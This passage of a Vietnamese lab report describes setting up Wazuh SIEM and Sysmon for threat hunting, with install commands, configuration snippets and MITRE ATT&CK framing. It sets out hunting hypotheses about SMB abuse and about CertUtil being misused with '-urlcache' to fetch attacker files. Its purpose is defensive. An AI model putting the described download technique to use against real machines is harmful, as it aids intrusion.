
Hình 12: Sơ đồ cấu trúc ghi nhận và phân loại các sự kiện chuyên sâu của công cụ Microsoft Sysmon trên thiết bị đầu cuối.

2.2.2. Hệ thống Wazuh SIEM

Wazuh là một nền tảng giám sát an ninh mã nguồn mở, cung cấp nhiều chức năng như thu thập log, phát hiện xâm nhập, giám sát tính toàn vẹn tệp, quản lý lỗ hổng và phân tích sự kiện bảo mật. Trong mô hình này, Wazuh đóng vai trò tương tự một hệ thống SIEM – Security Information and Event Management. SIEM là giải pháp cho phép thu thập và tổng hợp dữ liệu từ nhiều nguồn khác nhau, sau đó tiến hành phân tích, đối chiếu và phát sinh cảnh báo khi phát hiện dấu hiệu bất thường.

Wazuh Manager được cài đặt trên Ubuntu và đóng vai trò máy chủ trung tâm. Các sự kiện từ máy Windows được Wazuh Agent gửi về Wazuh Manager. Tại đây, dữ liệu được so sánh với các luật phát hiện có sẵn để xác định mức độ nguy hiểm của hành vi.

Một ưu điểm của Wazuh là cảnh báo được phân chia theo nhiều cấp độ. Cảnh báo có mức Level càng cao thì mức độ nguy hiểm càng lớn. Trong kịch bản thực nghiệm, hệ thống đã phát sinh cảnh báo Level 12 đối với hành vi sử dụng CertUtil để tạo tệp nhị phân.



Hình 13: Sơ đồ luồng giao tiếp và xử lý dữ liệu giữa tác nhân Wazuh và máy chủ quản lý trung tâm.

2.3. Cơ sở lý thuyết nền tảng


Trong công tác nghiên cứu và triển khai các hệ thống phòng thủ an ninh mạng chủ động, việc nắm vững các khung lý thuyết tiêu chuẩn quốc tế đóng vai trò định hướng quan trọng. Những khung lý thuyết này cung cấp một ngôn ngữ chung để mô tả hành vi của kẻ tấn công, từ đó giúp lực lượng phòng thủ xây dựng các chiến lược phát hiện và ngăn chặn khoa học, chính xác.

2.3.1. Chuỗi tiêu diệt không gian mạng (Cyber Kill Chain).

Chuỗi tiêu diệt không gian mạng do tập đoàn Lockheed Martin phát triển là một mô hình chuẩn mực mô tả các giai đoạn tuần tự mà một chiến dịch tấn công mạng có chủ đích phải trải qua từ bước khởi đầu cho đến khi đạt được mục tiêu phá hoại. Mô hình này chia nhỏ quá trình tấn công thành nhiều bước rõ rệt bao gồm trinh sát mục tiêu, chế tạo mã độc, phân phối tệp tin độc hại, khai thác lỗ hổng, cài đặt hệ thống, thiết lập kênh điều khiển từ xa và cuối cùng là thực hiện hành vi phá hoại trên mục tiêu.

Việc ứng dụng mô hình chuỗi tiêu diệt không gian mạng vào công tác săn lùng mối đe dọa mang lại lợi thế chiến lược vô cùng to lớn cho đội ngũ phòng thủ. Thay vì chỉ xử lý

các sự kiện rời rạc thiếu liên kết, các kỹ sư an ninh mạng có thể dựa vào các mốc của chuỗi này để nhận diện chính xác kẻ tấn công đang đứng ở giai đoạn nào trong vòng đời xâm nhập. Trong phạm vi nghiên cứu của đề tài, kịch bản tập trung sâu vào các giai đoạn phân phối, thực thi mã lệnh và thiết lập kênh điều khiển từ xa, qua đó giúp lực lượng phòng thủ khoanh vùng chính xác thời điểm cần can thiệp để cắt đứt chuỗi tấn công trước khi hậu quả nghiêm trọng xảy ra.



Hình 14: Sơ đồ chi tiết các giai đoạn tuần tự trong mô hình chuỗi tiêu diệt không gian mạng áp dụng cho chiến dịch tấn công giả lập.

2.3.2. Khung phân tích hành vi MITRE ATT&CK.

Bên cạnh mô hình chuỗi tiêu diệt không gian mạng, khung phân tích hành vi MITRE ATT&CK do tổ chức MITRE xây dựng là một cơ sở lý thuyết không thể thiếu đối với mọi chuyên gia sẵn lòng môi đe dọa hiện đại. Khung tiêu chuẩn này hoạt động như một cơ sở dữ liệu khổng lồ toàn cầu, lưu trữ và hệ thống hóa toàn bộ các chiến thuật, kỹ thuật và quy trình mà các nhóm tội phạm mạng thực tế thường xuyên sử dụng trong các chiến dịch xâm nhập.

Khung MITRE ATT&CK cấu trúc thông tin theo ma trận đa chiều, trong đó mỗi cột đại diện cho một chiến thuật mục tiêu mà kẻ tấn công muốn đạt được, và bên trong mỗi cột chứa đựng các kỹ thuật cụ thể cùng mã định danh chuẩn quốc tế. Đối với lực lượng phòng thủ, công cụ này là kim chỉ nam để chuyển hóa các bằng chứng nhật ký thô thành các thông tin tình báo có giá trị hành động cao. Khi phát hiện một hành vi bất thường trên hệ thống, các chuyên gia sẽ tiến hành đối chiếu và ánh xạ sự kiện đó vào mã kỹ thuật tương ứng trong ma trận. Trong kịch bản thực nghiệm của đề tài, hành vi sử dụng công cụ quản trị hệ thống để kéo tệp tin từ xa về máy nạn nhân sẽ được phân loại và ánh xạ chuẩn xác vào kỹ thuật chuyển giao công cụ xâm nhập mang mã định danh T1105. Việc sử dụng khung chuẩn này giúp chuẩn hóa ngôn ngữ báo cáo bảo mật và tạo nền tảng vững chắc để xây dựng các bộ quy tắc phát hiện tự động.

Software Execution x								
selection controls layer controls technique controls								
Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques
Replication Through Removable Media Drive-by Compromise Valid Accounts (2/4) Exploit Public-Facing Application External Remote Services Hardware Additions Phishing (2/3) Supply Chain Compromise (1/3) Trusted Relationship	Native API Windows Management Instrumentation Command and Scripting Interpreter (7/8) Exploitation for Client Execution Shared Modules Scheduled Task/Job (3/6) Software Deployment Tools Inter-Process Communication (2/2) System Services (2/2) User Execution (2/2)	BITS Jobs Hijack Execution Flow (7/11) Traffic Signaling (0/1) Valid Accounts (2/4) Account Manipulation (1/4) Browser Extensions Boot or Logon Autostart Execution (8/12) Compromise Client Software Binary External Remote Services Scheduled Task/Job (3/6) Boot or Logon Initialization Scripts (3/5) Create Account (2/3) Create or Modify System Process (4/4) Event Triggered Execution (10/15) Implant Container Image	Process Injection (8/11) Access Token Manipulation (5/5) Exploitation for Privilege Escalation Hijack Execution Flow (7/11) Valid Accounts (2/4) Boot or Logon Autostart Execution (8/12) Group Policy Modification Scheduled Task/Job (3/6) Abuse Elevation Control Mechanism (4/4) Boot or Logon Initialization Scripts (3/5) Create or Modify System Process (4/4) Event Triggered Execution (10/15)	Obfuscated Files or Information (5/5) Deobfuscate/Decode Files or Information Modify Registry Process Injection (8/11) Rootkit Indicator Removal on Host (5/6) Access Token Manipulation (5/5) Virtualization/Sandbox Evasion (3/3) BITS Jobs Hijack Execution Flow (7/11) Masquerading (5/6) Traffic Signaling (0/1) Valid Accounts (2/4) Indirect Command Execution Group Policy Modification Rogue Domain Controller XSL Script Processing Abuse Elevation Control Mechanism (4/4)	Credentials from Password Stores (3/3) Network Sniffing OS Credential Dumping (8/8) Brute Force (3/4) Steal Web Session Cookie Two-Factor Authentication Interception Unsecured Credentials (4/6) Exploitation for Credential Access Forced Authentication Input Capture (3/4) Man-in-the-Middle (1/2) Modify Authentication Process (3/4) Steal Application Access Token Steal or Forge Kerberos Tickets (3/4)	System Information Discovery File and Directory Discovery Process Discovery System Network Configuration Discovery System Owner/User Discovery Query Registry System Network Connections Discovery System Time Discovery System Service Discovery Peripheral Device Discovery Remote System Discovery Application Window Discovery Network Service Scanning Network Share Discovery Software Discovery (1/1) Network Sniffing	Replication Through Removable Media Lateral Tool Transfer Exploitation of Remote Services Taint Shared Content Remote Services (6/6) Software Deployment Tools Internal Spearphishing Remote Service Session Hijacking (1/2) Use Alternate Authentication Material (2/4)	Screen Capture Data from Local System Audio Capture Archive Collected Data (3/3) Clipboard Data Video Capture Automated Collection Data from Removable Media Man in the Browser Data from Network Shared Drive Data from Cloud Storage Object Data from Configuration Repository (0/2) Data from Information Repositories (1/2) Data Staged (1/2) Email Collection (2/3) Input Capture (3/4)

Hình 15: Giao diện ma trận khung phân tích hành vi MITRE ATT&CK và cách thức ánh xạ kỹ thuật tấn công thực tế.

2.4. Triển khai Sysmon và Wazuh Agent

Quy trình cấu hình và cài đặt thực tế

Nhóm đã tiến hành xây dựng hạ tầng SOC theo quy trình 3 giai đoạn độc lập nhằm đảm bảo tính toàn vẹn của dữ liệu thu thập.

Giai đoạn 1: Triển khai và tối ưu hóa bộ não SOC - Wazuh Manager (Ubuntu Server)

Nhóm sử dụng phiên bản Ubuntu Server LTS làm nền tảng chạy máy chủ tập trung. Quy trình cài đặt được tự động hóa để đồng bộ hóa 3 thành phần: Indexer (Lưu trữ và chỉ mục), Server (Bộ phân tích log) và Dashboard (Giao diện hiển thị Web UI).

- **Bước 1:** Cập nhật các gói thư viện hệ thống và tải về tập lệnh cài đặt chính thức bảo mật từ Wazuh:

Bash

```
sudo apt update && sudo apt upgrade -y
```

```
curl -sO https://packages.wazuh.com/4.x/wazuh-install.sh
```

- **Bước 2:** Kích hoạt script cấu hình toàn diện (All-in-one execution). Quá trình này tự động khởi tạo các chứng chỉ SSL nội bộ nhằm mã hóa toàn bộ lưu lượng dữ liệu log đẩy về:

Bash

```
sudo bash wazuh-install.sh -a
```

- **Bước 3:** Sau khi hệ thống hoàn tất (khoảng 10-15 phút), nhóm ghi lại mật khẩu quản trị ngẫu nhiên do script sinh ra được lưu trữ tại file chỉ định và tiến hành kiểm tra trạng thái hoạt động của các dịch vụ cốt lõi để đảm bảo không bị xung đột cổng mạng (Port 443 và Port 1514):

Bash

```
sudo systemctl status wazuh-manager wazuh-indexer wazuh-dashboard
```

Giai đoạn 2: Tăng cường năng lực giám sát Endpoint - Cài đặt Sysmon (Windows)

Do mặc định Windows Event Log không ghi lại chi tiết các tham số ẩn khi hacker gõ lệnh (như đối số -urlcache của CertUtil), nhóm triển khai công cụ nâng cao **Microsoft System Monitor (Sysmon)** trên máy trạm Windows chuồng.

- **Bước 1:** Tải bộ công cụ Sysmon chính thức từ Microsoft Sysinternals và file cấu hình tối ưu bảo mật của cộng đồng (như template sysmonconfig-export.xml).
- **Bước 2:** Mở cửa sổ dòng lệnh Command Prompt với quyền tối cao (Run as Administrator) và tiến hành cài đặt dịch vụ ngầm vào nhân hệ điều hành:

DOS

```
sysmon.exe -i sysmonconfig-export.xml
```

- **Bước 3:** Kiểm tra để chắc chắn dịch vụ đã tạo ra phân vùng log độc lập bằng cách mở công cụ Event Viewer \$\\rightarrow\$ Điều hướng tới mục: Applications and Services Logs / Microsoft / Windows / Sysmon / Operational.

```
C:\Windows\system32>sc query Sysmon64
```

```
SERVICE_NAME: Sysmon64
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Giai đoạn 3: Triển khai Agent và Định tuyến cấu hình đẩy Log nâng cao

Đây là bước quan trọng nhất nhằm thiết lập kênh truyền thông tin bảo mật, đóng gói dữ liệu mạng và tiến trình từ máy trạm nạn nhân trả về máy chủ SOC Ubuntu.

- **Bước 1:** Truy cập giao diện Web UI của Wazuh Dashboard qua trình duyệt. Vào mục **Deploy new agent**, chọn hệ điều hành **Windows**, nhập địa chỉ IP tĩnh của máy chủ Wazuh Manager (192.168.120.x).
- **Bước 2:** Copy chuỗi lệnh PowerShell tự động do Dashboard sinh ra (chuỗi lệnh này đã nhúng sẵn Token bảo mật độc quyền của Manager). Mở PowerShell quyền Administrator trên máy Windows và chạy lệnh để hệ thống tự động tải tệp tin .msi và cài đặt cấu hình.
- **Bước 3 (Bắt buộc - Quyết định thành bại của bài Lab):** Định tuyến luồng đọc log. Nhóm tiến hành mở file cấu hình xương sống của Agent tại đường dẫn: C:\Program Files (x86)\ossec-agent\ossec.conf. Tìm đến thẻ <ossec_config> và chèn thêm đoạn mã XML sau để ép Agent phải đọc dữ liệu thô từ Sysmon:

XML

```
<!-- Định tuyến luồng log nâng cao từ Microsoft Sysmon -->
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```



```

ossec.conf - Notepad
File Edit Format View Help
<ossec_config> <client> <server> <address>192.168.120.10</address>
<location>Microsoft-Windows-Sysmon/Operational</location>
<log_format>eventchannel</log_format>
</localfile></ossec_config>

```

- **Bước 4:** Khởi động lại dịch vụ Agent trên máy Windows để áp dụng file cấu hình mới:

PowerShell

Restart-Service -Name Wazuh

```

chuong@chuong-virtual-machine:~$ sudo systemctl status wazuh-manager wazuh-indexer wazuh-dashboard
[sudo] password for chuong:
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-07-20 05:56:05 +07; 1 day 15h ago
     Process: 73555 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 226 (limit: 9371)
   Memory: 3.0G
      CPU: 15min 41.616s
   CGroup: /system.slice/wazuh-manager.service
           └─73618 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             └─73619 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
               └─73620 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                 └─73623 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                   └─73626 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                     └─73667 /var/ossec/bin/wazuh-authd
                       └─73681 /var/ossec/bin/wazuh-db
                         └─73715 /var/ossec/bin/wazuh-execd
                           └─73734 /var/ossec/bin/wazuh-analysd
                             └─73776 /var/ossec/bin/wazuh-syscheckd
                               └─73791 /var/ossec/bin/wazuh-remoted
                                 └─73826 /var/ossec/bin/wazuh-logcollector
                                   └─73845 /var/ossec/bin/wazuh-monitord
                                     └─73876 /var/ossec/bin/wazuh-modulesd

lines 1-23: skipping...
● wazuh-manager.service - Wazuh manager
   Loaded: loaded (/lib/systemd/system/wazuh-manager.service; enabled; vendor preset: enabled)
   Active: active (running) since Mon 2026-07-20 05:56:05 +07; 1 day 15h ago
     Process: 73555 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 226 (limit: 9371)
   Memory: 3.0G
      CPU: 15min 41.616s
   CGroup: /system.slice/wazuh-manager.service
           └─73618 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
             └─73619 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
               └─73620 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                 └─73623 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                   └─73626 /var/ossec/framework/python/bin/python3 /var/ossec/api/scripts/wazuh_apid.py
                     └─73667 /var/ossec/bin/wazuh-authd
                       └─73681 /var/ossec/bin/wazuh-db
                         └─73715 /var/ossec/bin/wazuh-execd
                           └─73734 /var/ossec/bin/wazuh-analysd
                             └─73776 /var/ossec/bin/wazuh-syscheckd
                               └─73791 /var/ossec/bin/wazuh-remoted
                                 └─73826 /var/ossec/bin/wazuh-logcollector
                                   └─73845 /var/ossec/bin/wazuh-monitord
                                     └─73876 /var/ossec/bin/wazuh-modulesd

```

CHƯƠNG 3: PHƯƠNG PHÁP LUẬN VÀ LẬP KẾ HOẠCH SĂN LỪNG MỖI ĐE DỌA

Trong bất kỳ chiến dịch giám sát an ninh mạng nào tại các doanh nghiệp hiện đại, việc kỹ sư bảo mật chỉ lao vào phân tích hàng triệu dòng nhật ký một cách cảm tính mà không có chiến lược rõ ràng chắc chắn sẽ dẫn đến tình trạng quá tải thông tin và mất phương hướng. Do đó, chương này được xây dựng nhằm định hình một phương pháp luận cốt lõi, cung cấp một kim chỉ nam dẫn đường cho toàn bộ các thao tác kỹ thuật thực chiến sẽ được thực hiện ở phần tiếp theo. Việc lập kế hoạch bài bản không chỉ giúp đội ngũ phòng thủ tối ưu hóa nguồn lực phân cứng mà còn định hướng tư duy tập trung vào đúng trọng tâm, từ đó nâng cao độ nhạy bén và tỷ lệ phát hiện các mối đe dọa tàng hình đang lẫn khuất sâu bên trong các lớp kiến trúc hệ thống.

3.1. Quy trình săn lùng mối đe dọa chủ động

Săn lùng mối đe dọa chủ động hoàn toàn không phải là một chuỗi hành động bộc phát hay phản ứng thụ động khi có cảnh báo. Đây là một quy trình mang tính chu kỳ khép kín, đòi hỏi sự kết hợp chặt chẽ giữa tư duy phân tích sắc bén, kinh nghiệm thực chiến của con người và sức mạnh xử lý dữ liệu khổng lồ của các nền tảng công nghệ. Quy trình này phải được vận hành liên tục không ngừng nghỉ nhằm thu hẹp tối đa khoảng cách thời gian từ lúc hệ thống bắt đầu bị xâm nhập cho đến khi mối đe dọa bị bóc trần và đưa ra ánh sáng.

3.1.1. Khởi tạo quy trình

Mọi cuộc săn lùng chuyên nghiệp đều phải bắt đầu từ một điểm tựa thông tin vững chắc. Thay vì rà soát ngẫu nhiên trong một mớ dữ liệu hỗn độn, đội ngũ an ninh mạng sẽ dựa vào các luồng thông tin tình báo về mối đe dọa mới nhất trên toàn cầu để làm điểm xuất phát. Nguồn tình báo này cung cấp các báo cáo chuyên sâu về chiến thuật mới, kỹ thuật lẩn tránh tinh vi và quy trình mà các nhóm tội phạm mạng khét tiếng đang áp dụng trong thời gian gần đây.

Dựa trên các báo cáo này, các thợ săn mối đe dọa sẽ tiến hành trích xuất ra các chỉ thị thỏa hiệp và chỉ thị hành vi tấn công đặc trưng. Tiếp theo, họ tự đặt ra các giả thuyết

mang tính hoài nghi rằng liệu hệ thống mạng nội bộ của tổ chức mình có đang tồn tại những điểm yếu khớp với các phương thức tấn công kể trên hay không. Việc đặt giả thuyết giúp quy trình săn lùng được kích hoạt với một mục tiêu cực kỳ sắc nét. Kỹ sư phân tích sẽ khoanh vùng chính xác tập trung vào một nhóm máy chủ quan trọng, một phân đoạn mạng nhạy cảm hoặc một nhóm hành vi tiến trình cụ thể, qua đó tiết kiệm tối đa thời gian và không làm lãng phí tài nguyên tính toán của hệ thống giám sát.

3.1.2. Kỹ thuật phân tích dữ liệu


Khi mục tiêu và phạm vi đã được khoanh vùng rõ ràng, bước quan trọng thứ hai là thu thập và xử lý khối lượng lớn dữ liệu thô đẩy về từ các phần mềm tác nhân trên thiết bị đầu cuối. Tại giai đoạn căng thẳng này, việc chỉ đọc từng dòng nhật ký đơn lẻ theo cách thủ công là một nhiệm vụ bất khả thi và dễ dẫn đến sai sót. Thay vào đó, các chuyên gia phân tích phải vận dụng kỹ thuật phân tích tương quan đa chiều, xâu chuỗi các sự kiện rời rạc từ nhiều nguồn khác nhau như nhật ký tường lửa, nhật ký bảo mật hệ điều hành và luồng truy cập mạng.

Mấu chốt của bước này là việc xây dựng thành công một đường cơ sở hoạt động chuẩn của toàn bộ hệ thống trong điều kiện bình thường. Khi đã có đường cơ sở này, việc ứng dụng các công cụ trực quan hóa biểu đồ trên hệ thống quản lý sự kiện sẽ giúp làm nổi bật lên những điểm dị thường đột biến. Bất kỳ một sự chênh lệch nhỏ nào so với trạng thái hoạt động chuẩn, ví dụ như một tài khoản người dùng bình thường bỗng nhiên gọi lệnh tải tệp tin từ một địa chỉ mạng bên ngoài vào lúc nửa đêm, hay một tệp tin tiện ích của Windows lại đi khởi tạo kết nối mạng ra internet, đều lập tức trở thành vết nứt quan trọng để kỹ sư an ninh mạng tiếp tục đào sâu điều tra và truy vết ngược.

3.1.3. Khắc phục và cải tiến

Một quy trình săn lùng mỗi đe dọa hoàn chỉnh sẽ không bao giờ khép lại ở việc chỉ phát hiện ra tin tặc. Sau khi xác định chính xác đường đi nước bước của hành vi xâm nhập, đội ngũ phân tích phải lập tức cách ly thiết bị và tiến hành bóc gỡ toàn bộ đường dây tấn công để tìm ra lỗ hổng gốc rễ. Mọi bằng chứng kỹ thuật thu thập được trong quá trình này mang giá trị sinh tồn đối với hệ thống phòng ngự.

Kết quả của toàn bộ quá trình điều tra sẽ được đúc kết và chuyển hóa thành các bộ quy tắc phát hiện hành vi hoàn toàn mới. Các quy tắc này được viết bằng ngôn ngữ chuẩn hóa và tích hợp ngược trở lại vào nền tảng giám sát tự động của trung tâm. Việc tinh chỉnh và cập nhật kho luật liên tục này tạo ra một vòng lặp phản hồi hoàn hảo. Nó đảm bảo rằng hệ thống ngày càng trở nên thông minh, sắc bén và có đủ năng lực tự động nhận diện, chặn đứng các chiến dịch tấn công mang chung một bản chất trong tương lai mà không cần phải tiêu tốn thêm bất kỳ nỗ lực rà soát thủ công nào từ phía con người.



Hình 16: Sơ đồ chi tiết vòng đời tiêu chuẩn của quy trình sẵn lòng mỗi đe dọa chủ động áp dụng trong hệ thống phòng ngự doanh nghiệp.

3.2. Xây dựng giả thuyết sẵn lòng cốt lõi

Trong bối cảnh an toàn thông tin ngày nay, việc chỉ thụ động chờ đợi các cảnh báo từ hệ thống bảo mật là chưa đủ để bảo vệ khối tài sản số của doanh nghiệp. Đội ngũ kỹ sư phòng thủ cần phải luôn giữ một tư duy hoài nghi và chủ động thiết lập các giả thuyết sẵn lòng. Các giả thuyết này đóng vai trò như những kịch bản giả định xấu nhất, trong đó kẻ tấn công đã vượt qua được bức tường lửa và đang ẩn nấp bên trong hệ thống. Dựa trên các báo cáo tình báo và đặc thù hạ tầng công nghệ thông tin, đội ngũ sẽ vạch ra những hướng

tấn công khả thi nhất mà tin tặc có thể khai thác, từ đó định hình trực tiếp cho các kịch bản thực nghiệm đối kháng.

3.2.1. Giả thuyết lạm dụng dịch vụ chia sẻ nội bộ

Giao thức chia sẻ khối thông điệp máy chủ hay thường được giới chuyên môn gọi tắt bằng thuật ngữ SMB luôn là một điểm mù bảo mật lớn trong các mạng nội bộ. Đội ngũ sẵn lòng đặt ra giả thuyết rằng kẻ tấn công có thể đã giành được quyền truy cập bước đầu vào một thiết bị và đang tìm cách di chuyển ngang sang các máy chủ quan trọng khác. Tin tặc hoàn toàn có khả năng sử dụng các công cụ dò quét mật khẩu dồn dập hoặc lợi dụng các lỗ hổng thực thi lệnh từ xa chưa được vá lỗi trên giao thức này. Nếu giả thuyết này là đúng, hệ thống giám sát trung tâm bắt buộc phải ghi nhận được các đợt bùng nổ lưu lượng truy cập bất thường nhằm vào cổng giao tiếp mạng số 445 cùng với hàng loạt các sự kiện đăng nhập thất bại.

3.2.2. Giả thuyết lạm dụng công cụ hệ thống hợp lệ

Một trong những kỹ thuật lẩn tránh tinh vi nhất hiện nay là việc sử dụng chính các tệp tin hệ thống mặc định của hệ điều hành Windows để thực thi mã độc. Đội ngũ bảo mật đưa ra giả thuyết rằng kẻ tấn công không sử dụng các phương thức tải tệp tin độc hại trực tiếp qua trình duyệt web vì rất dễ bị phần mềm diệt virus ngăn chặn. Thay vào đó, chúng lợi dụng công cụ quản lý chứng chỉ số của hệ thống để kéo các tệp tin nguy hiểm từ máy chủ điều khiển từ xa về máy tính nạn nhân. Nếu hành vi này thực sự diễn ra, luồng dữ liệu mạng sẽ bị che khuất bởi vỏ bọc của một tiến trình hệ thống hoàn toàn đáng tin cậy. Nhiệm vụ của đội sẵn lòng lúc này là phải đi tìm kiếm các dấu vết khởi chạy tiến trình bất thường

đi kèm với những dòng lệnh chứa tham số tải tệp tin đáng ngờ.



Hình 17: Sơ đồ quy trình bảo mật thông tin

3.3. Xác định nguồn dữ liệu và phép đo từ xa cần thiết

Để chứng minh các giả thuyết sẵn lòng đã được đặt ra ở phần trước, hệ thống phòng thủ không thể hoạt động hiệu quả nếu thiếu đi các nguồn dữ liệu đầu vào chất lượng. Việc xác định chính xác loại dữ liệu và phép đo từ xa cần thiết giúp đội ngũ kỹ sư cấu hình chuẩn xác các luồng thu thập nhật ký ngay từ đầu. Điều này không chỉ giúp tổ chức tránh được tình trạng thu thập dữ liệu tràn lan gây quá tải hệ thống lưu trữ, mà còn đảm bảo không bỏ lọt bất kỳ một dấu vết quan trọng nào của kẻ tấn công.

3.3.1. Nhật ký giám sát mạng và xác thực

